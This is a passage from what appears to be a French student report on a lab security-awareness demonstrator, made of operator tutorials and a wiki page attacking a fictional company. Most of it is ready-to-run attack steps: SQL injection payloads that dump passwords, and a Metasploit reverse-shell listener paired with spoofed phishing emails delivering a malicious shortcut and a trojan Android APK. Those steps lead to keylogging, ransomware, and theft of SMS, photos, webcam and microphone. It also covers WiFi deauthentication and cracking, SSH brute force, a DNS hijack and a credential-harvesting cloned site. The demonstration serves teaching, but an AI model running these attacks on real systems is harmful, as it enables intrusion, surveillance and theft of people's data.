
        echo json_encode(["status" => "error", "message" => "Error saving data"]);

    }

}

?>
```

6.3 Schéma de dépannage du démonstrateur de vulnérabilité



6.4 Feuilles de tutoriel du Démonstrateur de vulnérabilités

Tutoriel DémoFaille

Module 1 : OSINT

1. Activer un partage de connexion wifi avec l'ordinateur portable attaquant "LAPTOP-HACKER"
2. Aller sur le site internet de l'entreprise, afin d'en apprendre plus sur l'entreprise et ses employés. Visiter les pages suivantes :
 - *Offres d'emplois*
 - (Vérifier si une infiltration physique de l'entreprise est possible)
 - *Qui sommes-nous ?*
 - (Obtention des noms, prénoms, postes des employés)
 - *Contact*
 - (Obtention de l'adresse email de la secrétaire)
3. Obtention des profils [Facebook](#) et [LinkedIn](#) des employés suivants :
 - Profil Facebook de la secrétaire (Béatrice Gomez)
4. Présentation du site internet [Webmii](#)
 - Entrer le **nom** et **prénom** de Béatrice Gomez et rechercher
5. Présentation du site internet [Carrot²](#)
 - Entrer le **nom** et **prénom** de Béatrice Gomez et rechercher
 - Passer en mode **Treemap**
6. Aller sur les sites de [Google Maps](#) et [Yandex](#) (Voir favoris sur le navigateur de DESKTOP-HACKER)
 - Sur Google Maps, observer les sites floutés suivants :
 - [Balard](#)
 - [île longue](#)
 - [Creil](#)
 - [Porte avion de Toulon](#)
 - Sur Yandex, observer les versions non floutées des mêmes endroits :
 - [Balard](#)
 - [île longue](#)
 - [Creil](#)
 - [Porte avion de Toulon](#)
7. Présentation du site internet [Wigle](#)
 - Entrer le code [RUT955_D42F](#) sur le site et aller à place de la République
8. Présentation des sites de caméras publiques [Insecam](#) et [Shodan](#)

Module 2 : Badge RFID

1. Présentation du boitier d'entrée RFID

- Sur le bureau, lancer l'application **UniDemo**
- Dans l'application, sélectionner « **COM3** », puis « **Connect** »
- Un message s'affiche
 - Cliquer sur **OK**
- Sélectionner le fichier **IdLog** puis « **Enregistrer** »
- Au message « **Overwrite** »
 - Cliquer sur **Oui**
- Cliquer sur **Cyclic ID Scan** afin de lancer le scan en continu (Laissez-le tourner !)
- Aller sur la page internet de l'entreprise
 - Cliquer sur **Activer** en haut de la page
- Poser des cartes d'employés pour vérifier que le boitier RFID fonctionne

2. Présentation du boitier de copie de carte

- Poser sur le boitier la carte à copier et appuyer sur le bouton « **copier** »
- Poser sur le boitier la carte vierge et appuyer sur le bouton « **coller** »

3. Utilisation de la fausse carte

- Poser la fausse carte sur le boitier RFID et vérifier la bonne usurpation de la carte de l'utilisateur

4. Réinitialisation de cartes

- Poser la carte de réinitialisation sur le boitier et appuyer sur le bouton « **copier** ».
- Poser la carte à réinitialiser sur le boitier et appuyer sur le bouton « **coller** ».

Module 3 : Raspberry

1. Présenter le problème des prises non verrouillées dans les entreprises

- Présentation des bouchon-Cadenas de prises RJ45 et USB

2. Branchement simulé du boitier Raspberry sur une des prises RJ45 de la salle pour un accès réseau

Module 4 : Caméra

! Si un problème avec le fonctionnement des caméras fermer et réouvrir le site internet sur le PC-Surveillance !

1. Vérification du fonctionnement :

- Désactiver le Pare-feu sur le poste PC-Surveillance
- Vérifier si LAPTOP-HACKER est bien connecté au réseau des caméras et du serveur (ex : Ping 192.168.1.3 [Caméra Armoire])

2. Démarrage du logiciel d'attaque :

- Dossier « Documents » → « Camera » → « fm_ip_cam_lien »

- Ouvrir un Terminal dans le dossier et lancer la commande suivante :

```
sudo python3 attaque_camera.py
```

- Entrer le mot de passe : hacker

3. Configuration dans le logiciel :

- Configuration réseau : START
- Scan réseau : START
- Sélection des adresses IP des caméras et du serveur :
 - CAM : 192.168.1.3
 - SVR : 192.168.1.200

4. Enregistrement et bouclage d'images

- Live et REC: Live start
 - Appuyer sur REC et enregistrer pendant quelques secondes
- Live et REC: STOP
- Chargement -> Source :
 - Sélectionner toutes les images sauf la dernière
 - Appuyer sur ouvrir
- Leurrege : START

Module 5 : Cadenas

1. Présentation du Shim

- Ouverture du cadenas du casier au fond de la salle

2. Explication du fonctionnement du Shim et des cadenas

- Utilisation du visualiseur sur le bureau pour présentation des mécanismes de verrouillage des cadenas

3. Récupération du PC portable dans le casier

- Explication de la nécessité du chiffrement des disques durs des PC et des mots de passe

Module 6 : Injection SQL et JohnTheRipper

injectionSQL

Se connecter sur le site balleshistik et aller dans l'espace membre :

1. Connexion au compte admin

- Montrer que la connexion ne fonctionne pas avec le couple Pseudonyme/Mot de passe :
admin/admin
- Testez la connexion avec l'injection suivante à mettre dans le champ Pseudonyme et mettre n'importe quoi dans le champ mot de passe:

```
" OR 1 = 1; --
```

(Ici l'injection sert à valoir **True** et **--** sert à mettre en commentaire le code qui suit l'injection)

! Toutes les injections sont à passer dans le champ de saisie des filtres ! (ne rien mettre dans les autres champs)

2. Détermination du nombre de champs existants pour le SELECT (Afin que l'affichage des données fonctionne correctement) :

- o On test un à un le nombre de champs :

```
" ORDER BY 1; --
" ORDER BY 2; --
" ORDER BY 3; --
" ORDER BY 4; --
" ORDER BY 5; --
" ORDER BY 6; --
" ORDER BY 7; --
```

(On se rend compte qu'il y a 6 champs).

3. Recherche du nom de la base de donnée :

```
ABERATION" UNION SELECT 1,2,3,database(),5,6; --
```

4. Recherche du nom des tables dans information_schema :

```
ABERATION" UNION SELECT 1,2,3,TABLE_NAME,5,6 FROM information_schema.TABLES
where TABLE_SCHEMA = "balleshistik"; --
```

5. Recherche du nom des champs de la table user :

```
ABERATION" UNION SELECT 1,2,3,COLUMN_NAME,5,6 FROM
information_schema.COLUMNS where TABLE_NAME = "user" AND TABLE_SCHEMA =
"balleshistik"; --
```

6. Recherche des mots de passe des utilisateurs :

```
ABERATION" UNION SELECT 1,2,3,pseudo,mot_de_passe,6 FROM user; --
```

JohnTheRipper

1. Suppression des anciens fichiers et récupération des nouveaux hashs des mots de passe

- Dans le répertoire Root, ouvrir un Terminal et exécuter les commandes suivantes :

```
rm -f export.txt
rm -f 0_pwd_list.txt; wget -N 192.168.2.2/web/0_pwd_list.txt
```

- Importez manuellement les hash affiché sur le site internet dans un fichier export.txt dans le répertoire Root.

2. Afficher certains dictionnaires pour montrer le contenu des dictionnaires

- Lancez les commandes suivantes dans un Terminal

```
ls /root/Documents/Dico
cat /root/Documents/Dico/facebook-firstnames.txt
cat /root/Documents/Dico/words.norwegian
```

3. Supprimer l'ancien john.pot puis lancer un cassage de Mot de passe MD5

- Lancez la commande suivante dans un Terminal

```
rm /root/.john/john.pot; john -format=raw-md5 -wordlist=0_pwd_list.txt
export.txt
```

4. Deuxième cassage de Mot de passe, par dictionnaire

- lancez les commandes suivantes dans un Terminal :

```
ls /root/Documents/Dico | xargs -t -I file john -format=raw-md5 --
fork=8 -wordlist=/root/Documents/Dico/file export.txt; ls
/root/Documents/Dico | xargs -t -I file john -format=raw-md5 -
wordlist=/root/Documents/Dico/file -rules=single export.txt
```

5. afficher le résultat du cassage de mot de passe

- lancez la commande suivante dans un Terminal :

```
cat /root/.john/john.pot
```

Module 7 : RansomWare et attaque par mail

1. Démarrage du poste secrétaire

- o Démarrez **VirtualBox** et la machine virtuel
- o Ouvrir le logiciel **Thunderbird**

2. Envoi du mail piégé depuis le poste attaquant

- o Vérifiez d'avoir fermé Armitage
- o Ouvrir un Terminal et exécuter les commandes suivantes :

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.2.252
set LPORT 4444
exploit
```

- o Puis cette commande dans un autre Terminal pour envoyer le mail

```
sendEmail -f rh.reserviste.drhat@intradef.gov.fr -t
b.gomez@balleshistik.com -s 192.168.2.2 -u "Info:Réserviste armée de
terre" -m "Veuillez trouver ci-joint le tableau d'avancement des
réservistes. Cordialement. Votre RH." -a
/root/Bureau/Charges/TA_Officier_reserve_2020.pdf.lnk -o tls=no -o
message charset=utf-8 -o message content-type=html
```

On ouvre le mail du côté de la secrétaire afin d'activer le Meterpreter du côté attaquant.

- o Une fois le Meterpreter activé, on exécute les commandes suivantes :

```
shell
run persistence -u -i 5 -p 4444 -r 192.168.2.252
use espi
screengrab
keyscan_start
keyscan_dump
cd c:/Users/bea2/Desktop
ls -als
cd soireecopines
ls
shell
del *.jpg
```

```
exit
upload /root/Bureau/Charges/wipeme.exe c:/users/bea2
cd c:/Users/bea2
execute -f wipeme.exe -i -H
exit
```

L'exécution wipeme.exe sur la machine cible nous permet de chiffrer la VM de la secrétaire (Ne pas oublier de réinitialiser la VM après avoir terminé !)

Module 8 : Attaque du téléphone

1. Envoi du mail piégé (depuis le poste DESKTOP-HACKER)

- Ouvrir un terminal sur la machine attaquante et lancer les commandes suivantes :

```
msfconsole
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST 192.168.2.252
set LPORT 55555
exploit dum webcam_sna
```

- Envoi du mail contenant le logiciel piégé

```
sendEmail -f administrateur@balleshistik.com -t
c.gibson@balleshistik.com -s 192.168.2.2 -u "Securisation Smartphone" -
m "Suite à la recente attaque subi par notre SI, veuillez installer
l'application ci-jointe" "<a
href=http://192.168.2.2/web/admin/passgenV2sign.apk> lien </a>" "et
changez votre mot de passe d'accès VPN.Cordialement." -o tls=no -o
message charset=utf-8 -o message content-type=html
```

2. Attaque du téléphone après installation du logiciel piégé

- On exécute les commandes suivantes :

- (situé dans le répertoire root)

```
dump_sms
dump_contacts
dump_calllog
```

- (pour affichage @MAC)

```
ifconfig
```

■ (Téléchargement de fichiers comprométants du téléphone)

```
cd /storage/sdcard0/DCIM/Camera
ls
download 20160805_084942.jpg /root/Bureau
download 20171017_111539.jpg /root/Bureau
webcam_snap
record_mic -d 10
```

3. Nettoyage du téléphone

- Supprimez le mail
- Mes fichiers → historique des téléchargements
 - passgenV2sign.apk
- Paramètres → gestionnaire d'application → Main activity
- Mes fichiers → stockage de l'appareil → download
- Paramètre : stockage → données en cache
- Redémarrez le téléphone

Module 9 : Keylogger

! Le clavier possédant le keylogger est celui du poste PC-Surveillance !

1. Allumage du keylogger du clavier

- **Activer** avec **CTRL + ALT + Entrée**
 - (Apparition d'une lumière clignotante)
- Se connecter avec **CTRL + ALT + SUPPR**
- Faire 2-3 actions d'utilisateur afin de simuler une utilisation classique
- Puis verrouiller

2. Arrêt du Keylogger

- **Désactiver** avec **CTRL + ALT + Entrée**

3. Informations complémentaires :

- Lumière du milieu = **Désactivé**
- Lumière de droite = **Activé**

Module 10 : Volet Roulant

! Toutes les manipulations sont à faire sur la machine LAPTOP-HACKER !

1. Branchez le hack RF

2. Démarrez le logiciel

- Ouvrir un terminal et lancer la commande suivante :

```
sudo urh
```

3. Démarrer l'écoute avec le hack RF

- Allez dans « File » puis cliquer sur « Spectrum Analyzer »
- Mettre les paramètre ci-dessous :
 - Frequency : 868.98 MHz
 - Gain : Au max
- Appuyez sur Start puis utiliser le volet roulant avec la télécommande
- Vérifiez l'observation des signaux envoyés par la télécommande du volet

4. Prendre le contrôle du volet avec le hack RF

- Aller dans « Open » → « Documents » → « Volet Roulant » → « Signaux-Reference »
 - Sélectionner les 4 signaux → « Open »
- Paramétrez chacun des 4 signaux avec les paramètres suivants :
 - Frequency (Hz) : 868.96 MHz
 - Repeat : 1
 - Gain : Au max
- Commencez par le signal STOP (Sert à initialiser le fonctionnement et doit être joué à chaque fois que le volet est fermé ou ouvert)
- Jouez le signal UP pour ouvrir le volet
- Jouez le signal DOWN pour fermer le volet
- Une fois avoir joué les signaux séparément, fermez le volet complètement
- Pour finir, lancez le signal sequence_signal

Module 11 : Aspiration de site internet et QRphishing

! Manipulations à faire sur la machine DESKTOP-HACKER !

Connexion au réseau WIFI

1. Vérification du mode de la carte réseau :

- Lancez la commande qui suit un terminal :

```
iwconfig
```

(Par défaut de la carte réseau est "Managed")

Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape ! Sinon l'ordinateur repassera en mode Managed immédiatement

2. Passage de la carte réseau en mode monitoring (cette étape peut être sautée si la carte est déjà en mode monitoring) :

- Lancez les commandes qui suivent dans un terminal :

```
sudo ifconfig wlan0 down  
sudo iwconfig wlan0 mode monitor  
sudo ifconfig wlan0 up
```

Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape ! Sinon l'ordinateur repassera en mode Managed immédiatement

1. Découverte des réseaux WIFI présents autour :

- Lancez la commande qui suit dans un terminal :

```
sudo airodump-ng wlan0
```

(Lorsque l'on effectue cette commande, on peut observer l'adresse MAC (BSSID) des réseaux, la puissance de signal (PWR). Beacons représente le nombre d'annonces envoyées par seconde par chacun des routeurs afin d'être découvert, Data le nombre de paquets reçu et CH le canal utilisé par le point d'accès. MB représente la vitesse maximale supportée par le routeur (grâce à la vitesse on peut deviner la version de WIFI utilisée). ENC représente l'algorithme de chiffrement utilisé (OPN signifiant que le réseau est ouvert), CIPHER le protocole de chiffrement, AUTH le protocole d'authentification et enfin ESSID est le nom du réseau.)

Parmi tous ces points d'accès celui qui nous intéresse est Balleshistik-WIFI qui est ici d'adresse MAC 00:A0:57:4B:31:18

4. Faire un focus sur un point d'accès précis (connectez un ordinateur au réseau wifi) :

- Nous allons donc nous focaliser sur le point d'accès Balleshistik-WIFI (afin de vérifier la présence de machines sur le WIFI), lancez la commande qui suit dans un terminal :

```
sudo airodump-ng wlan0 -d 00:A0:57:4B:31:18
```

(Au moment du lancement de la commande on observe une ligne d'information du routeur dans un premier tableau et un deuxième tableau vide qui se remplira après quelques secondes par les informations des machines connectés au réseau wifi.)

5. Capture du Forward Handshake (soit les 4 messages échangés entre l'AP et une machine lors de la connexion) :

- On lance dans un premier terminal la commande de capture du trafic réseau du point d'accès, en le ciblant grâce à son BSSID tout en précisant son canal de communication (qui est ici 11) :

```
sudo airodump-ng -w capture-trafic -c 11 --bssid 00:A0:57:4B:31:18 wlan0
```

- Lancer simultanément dans un deuxième terminal la commande suivante (qui aura comme effet de déconnecter en boucle les appareils connectés au point d'accès afin de les forcer à effectuer un Forward handshake) :

```
sudo aireplay-ng --deauth 0 -a 00:A0:57:4B:31:18
```

(On s'arrête dès que le message s'affiche que le Forward Handshake est capturé (Apparition de [WPA Handshake : @MAC] dans la commande "airodump-ng").)

Si le [WPA Handshake : @MAC] n'apparaît pas lors de la capture, stoppez la commande d'envoi de DeAuth, connectez un téléphone au réseau Ballistik-WIFI puis relancez la commande d'envoi de DeAuth.

6. Bruteforce du réseau WIFI :

Après l'arrêt de la commande de capture de trafic 5 fichiers sont créés (à l'emplacement du lancement de la commande)

- On utilise parmi les fichiers créés, celui en extension .cap afin d'effectuer un Bruteforce par dictionnaire du mot de passe du point d'accès WIFI :

```
aircrack-ng capture-trafic-01.cap -w dictionnaire.txt
```

(Le Bruteforce s'arrêtera dès lors que le mot de passe du point d'accès est trouvé)

Bruteforce du Routeur WIFI en SSH

- Découverte des machines présentent sur le réseau 192.168.2.0 et leurs protocoles actifs (juste en parler ne pas faire car trop long) :

```
nmap -sV 192.168.2.0/24
```

- Bruteforce par dictionnaire du Routeur WIFI :

```
nmap 192.168.2.1 -p 22 --script ssh-brute --script-args userdb=user.txt,passdb=passwords.txt
```

Modification du DNS

Si l'ordinateur à été passé en mode monitoring lors de cette démonstration veillez à le redémarrer.

- Connexion au Routeur en SSH dans un terminal :

```
ssh root@192.168.2.1
```

Entrer le mot de passe trouvé après Bruteforce :

```
R0ck3tt3.
```

Mise en place du DNS du site piégé au sein du routeur :

```
cd Setup/DNS/DNS-LIST
Set www.balleshistic.com 0 192.168.2.252
```

(La ligne DNS ajouté pointe vers la machine Desktop-Hacker qui va contenir le site piégé.)

Aspiration du site par HTTrack

- Lancer la commande suivante dans un terminal:

```
httrack www.balleshistik.com
```

Un dossier nommé "www.balleshistik.com" devrait être apparu à l'endroit où la commande HTTrack a été lancé (très probablement à l'emplacement ./root/)

Création et mise en ligne du site piégé

- Après avoir aspiré le site internet, observer l'apparition d'un dossier "www.balleshistik.com" contenant le site aspiré et mettre le contenu du dossier dans le dossier /var/www/html/ de Desktop-Hacker.
- Télécharger et mettre en place les deux pages PHP modifiées (en supprimant les versions HTML de ces mêmes fichiers) + la bibliothèque JQuery dans le dossier /var/www/html présents dans le Wiki Démofaille. Ces trois fichiers sont également à disposition dans le dossier "/root/Documents" sur la machine Desktop-Hacker

Démarrer le service Apache2 sur la machine attaquante (utilisation de "restart" pour vérifier que les dernières modifications soient bien prises en compte) :

```
systemctl restart apache2
```

Phishing

- Se connecter au réseau WIFI Ballhistik avec un téléphone. (Mot de passe WIFI : 0234562691)
- Scanner le QRCode disposé dans la salle et suivre le lien du QRCode.
- Entrez des identifiants valides sur la page de connexion. (Exemple : Pierre/1234)
- Allez vérifier sur le PC Desktop-Hacker au sein du fichier data.txt dans /var/www/html/ le vol du couple identifiant mot passe entré précédemment.

Remise à zéro du module

- Enlevez la ligne DNS ajouté du routeur

```
delete www.balleshistic.com 0 192.168.2.252
```

- Videz le dossier "/var/www/html" de Desktop-Hacker
- Supprimez les fichiers de capture réseau dans Desktop-Hacker

6.5 Page de Wiki rédigées

6.5.1 Page de Wiki QRPhishing

QRPhishing

Au sein de ce module nous étudions le QRPhishing, l'aspiration de site et le Bruteforce d'un point d'accès WIFI.

L'objectif est de piéger les employés grâce à un QR code menant vers un site modifié, hébergé localement et étant une copie visuelle du site officiel de l'entreprise. Celui-ci permettant de discrètement voler les identifiants et mot de passe des personnes se connectant dessus.

Table des matières

- QRPhishing
 - Connexion au réseau WIFI
 - Bruteforce du Routeur WIFI en SSH
 - Modification du DNS
 - Aspiration du site par HTTrack
 - Création et mise en ligne du site piégé
 - Mise en place du QRcode
 - Phishing
 - Remise à zéro du module



Jusqu'à indication du contraire, toutes les manipulations qui suivent sont à effectuer sur la machine Desktop-Hacker

[Modifier](#)

Connexion au réseau WIFI

1. Vérification du mode de la carte réseau :

- Lancez la commande qui suit un terminal :

`iwconfig`

```
(root@DESKTOP-HACKER:~) [~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 ESSID:"BALLESHIESTIN-NET"
        Mode:Managed Frequency:2.462 GHz Access Point: 00:0B:57:48:01:18
        Bit Rate=72.2 Mb/s Tx-Power=8 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=41/70  Signal level=-69 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:656  Missed beacon:0
```



Par défaut de la carte réseau est "Managed"

2. Passage de la carte réseau en mode monitoring (cette étape peut être sautée si la carte est déjà en mode monitoring) :



Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape ! Sinon l'ordinateur repassera en mode Managed immédiatement

- Lancez les commandes qui suivent dans un terminal :

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
```

3. Découverte des réseaux WIFI présents autour :

- Lancez la commande qui suit dans un terminal :

```
sudo airodump-ng wlan0
```

CH 3][Elapsed: 12 s][2024-05-29 10:52										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
0A:29:13:1A:AC:C6	-83	4	0 0 1	180	WPA2 CCMP	PSK	Brun's			
1A:47:3D:55:87:D0	-75	7	0 0 6	130	WPA2 CCMP	PSK	DIRECT-d0-HP M255 LaserJet			
8A:DB:19:DC:46:14	-61	29	38 6 6	180	WPA2 CCMP	PSK	Cc			
00:16:B6:D9:A9:53	-75	28	4 0 7	54	WPA2 CCMP	PSK	<length: 10>			
3C:AB:2A:6C:6F:D1	-86	8	0 0 11	130	WPA2 CCMP	MGT	<length: 0>			
3C:AB:2A:6C:6F:D0	-80	8	0 0 11	130	OPN		PUBLIC			
00:A0:57:4B:31:18	-60	15	0 0 11	130	WPA2 CCMP	PSK	BALLESHISTIK-WIFI			
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
(not associated)	18:47:3D:55:07:D0	-78	0 - 1	0	4			unconfigured		
(not associated)	E4:5E:37:2E:DC:63	-78	0 - 1	0	1					
(not associated)	00:21:6A:C8:BE:AC	-89	0 - 1	0	2					
8A:DB:19:DC:46:14	2C:3B:70:4E:DA:9F	-52	1e-24e	17	38					

Lorsque l'on effectue cette commande, on peut observer l'adresse MAC (**BSSID**) des réseaux, la puissance de signal (**PWR**). **Beacons** représente le nombre d'annonces envoyées par seconde par chacun des routeurs afin d'être découvert, **Data** le nombre de paquets reçu et **CH** le canal utilisé par le point d'accès. **MB** représente la vitesse maximale supportée par le routeur (grâce à la vitesse on peut deviner la version de WIFI utilisée). **ENC** représente l'algorithme de chiffrement utilisé (OPN signifiant que le réseau est ouvert), **CIPHER** le protocole de chiffrement, **AUTH** le protocole d'authentification et enfin **ESSID** est le nom du réseau.



Parmi tous ces points d'accès celui qui nous intéresse est Balleshistik-WIFI qui est ici d'adresse MAC 00:A0:57:4B:31:18

4. Faire un focus sur un point d'accès précis (connectez un ordinateur au réseau wifi) :

- Nous allons donc nous focaliser sur le point d'accès Balleshistik-WIFI (afin de vérifier la présence de machines sur le WIFI), lancez la commande qui suit dans un terminal :


```
sudo airodump-ng wlan0 -d 00:A0:57:4B:31:18
```

CH 4][Elapsed: 1 min][2024-05-29 10:55										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:A0:57:4B:31:18	-53	76	4 0 11	130	WPA2 CCMP	PSK	BALLESHISTIK-WIFI			
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
00:A0:57:4B:31:18	EA:81:DA:34:42:1A	-45	1e- 1e	8	9					

Au moment du lancement de la commande on observe une ligne d'information du routeur dans un premier tableau et un deuxième tableau vide qui se remplira après quelques secondes par les informations des machines connectés au réseau wifi.



5. Capture du Forward Handshake (soit les 4 messages échangés entre l'AP et une machine lors de la connexion) :



- On lance dans un premier terminal la commande de capture du trafic réseau du point d'accès, en le ciblant grâce à son BSSID tout en précisant son canal de communication (qui est ici 11) :

```
sudo airodump-ng -w capture-trafic -c 11 --bssid 00:A0:57:4B:31:18 v
```

- On lance simultanément dans un deuxième terminal la commande suivante (qui aura comme effet de déconnecter en boucle les appareils connectés au point d'accès afin de les forcer à effectuer un Forward handshake) :

```
sudo aireplay-ng --deauth 0 -a 00:A0:57:4B:31:18
```

On s'arrête dès que le message s'affiche que le Forward Handshake est capturé (Apparition de [WPA Handshake : @MAC]) dans la commande "airodump-ng".



```


CH 11 ][ Elapsed: 1 min ][ 2024-05-29 10:57 ][ WPA handshake: 00:A0:57:4B:31:18
BSSID          Pwr RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:A0:57:4B:31:18 -58 100   1056   136   0 11 130 WPA2 CCMP PSK BALLESHTIK-WIFI
BSSID          STATION          PWR Rate Lost Frames Notes Probes
00:A0:57:4B:31:18 EA:81:D4:36:42:1A -42 6e- 1e     0    172 EAPOL BALLESHTIK-WIFI
  
```



Si le [WPA Handshake : @MAC] n'apparaît pas lors de la capture, stoppez la commande d'envoi de DeAuth, connectez un téléphone au réseau Ballistik-WIFI puis relancez la commande d'envoi de DeAuth.

6. Bruteforce du réseau WIFI :

Après l'arrêt de la commande de capture de trafic 5 fichiers sont créés (à l'emplacement du lancement de la commande)



On utilise parmi les fichiers créés, celui en extension .cap afin d'effectuer un Bruteforce par dictionnaire du mot de passe du point d'accès WIFI :

```
aircrack-ng capture-trafic-01.cap -w dictionnaire.txt
```



Le Bruteforce s'arrêtera dès lors que le mot de passe du point d'accès est trouvé

[Modifier](#)

Bruteforce du Routeur WIFI en SSH

- Découverte des machines présentent sur le réseau 192.168.2.0 et leurs protocoles actifs (juste en parler ne pas faire car trop long) :

```
nmap -sV 192.168.2.0/24
```

- Bruteforce par dictionnaire du Routeur WIFI :

```
nmap 192.168.2.1 -p 22 --script ssh-brute --script-args userdb=user.
```

Modification du DNS



Si l'ordinateur à été passé en mode monitoring lors de cette démonstration veuillez le redémarrer.

- Connexion au Routeur en SSH dans un terminal :

```
ssh root@192.168.2.1
```

- Entrer le mot de passe trouvé après Bruteforce :

```
R0ck3tt3.
```

- Mise en place du DNS du site piégé au sein du routeur :

```
cd Setup/DNS/DNS-LIST
Set www.balleshistic.com 0 192.168.2.252
```

Host-name	Rtg-tag	IP-Address	IPV6-Address
www.balleshistic.com	0	192.168.2.252	::
www.balleshistic.com	0	192.168.2.2	::
www.ciada2022.com	0	192.168.2.2	::

 La ligne DNS ajouté pointe vers la machine Desktop-Hacker qui va contenir le site piégé.

[Modifier](#)

Aspiration du site par HTTrack

lancez la commande suivante dans un terminal:

```
httrack www.balleshistic.com
```

```
[root@DESKTOP-HACKER] ~]
# httrack www.balleshistic.com
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 14 May 2024 18:58:39 by HTTrack Website Copier/3.49-5 [XRCE0'2014]
mirroring www.balleshistic.com with the wizard help..
117/143: www.balleshistic.com/facebook/Se connecter à Facebook - Facebook_fichiers/coaKsobGuvv.css (87519 bytes) -
120/161: www.balleshistic.com/facebook/Se connecter à Facebook - Facebook_fichiers/poWKKKn6M-3.css (5652 bytes) - 0
124/161: www.balleshistic.com/facebook/Se connecter à Facebook - Facebook_fichiers/uM2vh6nJV-a.css (5023 bytes) - 0
Done.73: www.balleshistic.com/images/qui_somme_nous/?C=D;0=0 (2113 bytes) - OK
Thanks for using HTTrack!
```



Un dossier nommé "www.balleshistic.com" devrait être apparu à l'endroit où la commande HTTrack a été lancé (très probablement à l'emplacement ./root/)

Création et mise en ligne du site piégé

[modifier](#)

- Après avoir aspiré le site internet, observer l'apparition d'un dossier "www.ballistikk.com" contenant le site aspiré et mettre le contenu du dossier dans le dossier /var/www/html/ de Desktop-Hacker.
- Télécharger et mettre en place ces deux pages PHP modifiées (en supprimant les versions HTML de ces mêmes fichiers) + la bibliothèque JQuery dans le dossier /var/www/html :

 Page de login piégée



 Page de minichat piégée

 Bibliothèque JQuery



